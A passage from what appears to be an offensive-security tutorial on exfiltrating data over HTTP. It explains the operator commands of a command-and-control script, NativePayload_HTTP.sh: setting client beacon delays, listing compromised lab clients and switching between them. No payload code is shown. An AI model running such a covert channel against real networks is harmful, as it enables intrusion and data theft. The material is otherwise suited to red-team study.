

Simple way for Data Exfiltration via HTTP Traffic (PART2)

Setting Delay by Server:
as you can see in “Picture 1”, client sent Signal to Server by Random Delays, it means your clients have not same behavior to “re-send” signals to server, for example in this case our client had these delays (51859=51 sec, 29811=29 sec and 46159=46 sec). But you can change this delay from “Random” Number to your “Static” Number, as you can see in this “Picture 1” by command “**@delay 5**” you can set this Delay in client-side to (5 sec) very simple also you can disable this Delay by this command “**@delay off**”. always you can see delay information for each client by this command “**@info**”



Picture 1: setting Delay to clients


Help command:
you can see help for “internal” commands by type “**@help**” command.



Picture 2: NativePayload_HTTP.sh help command


Interaction to multiple clients and commands:

in this time I want to talk about interaction with multiple clients , as you can in “Picture 3” I had two clients with “IPv4 102 and 103” and both detected by server .in the next “Picture 4” you can see how can use interact commands.




Picture 3: NativePayload_HTTP.sh and interacting with multiple clients

as I mentioned in “Part1” of this “chapter 12” you can use command “**@clients**” or “**@cli**” to show list of clients also you can use “**@interact Client-IPv4**” or “**@ Client-IPv4**” to interact to Clients by IPv4 address.




Picture 4: NativePayload_HTTP.sh and interacting with multiple clients

as you can see in “Picture 5”, I used “**@back**” command then I used “**@ 192.168.56.103**” to interact to second Client but you can do this without “**@back**” command too, it means you can use directly “**@interact IPv4**” or “**@ IPv4**” command always.




Picture 5: NativePayload_HTTP.sh and interacting with multiple clients


Delays and Multiple Clients:
you can use “**@delay x**” command for each client separately. In the next “Pictures 6 and 7” you can see how can do this.



Picture 6: NativePayload_HTTP.sh and delay for multiple clients



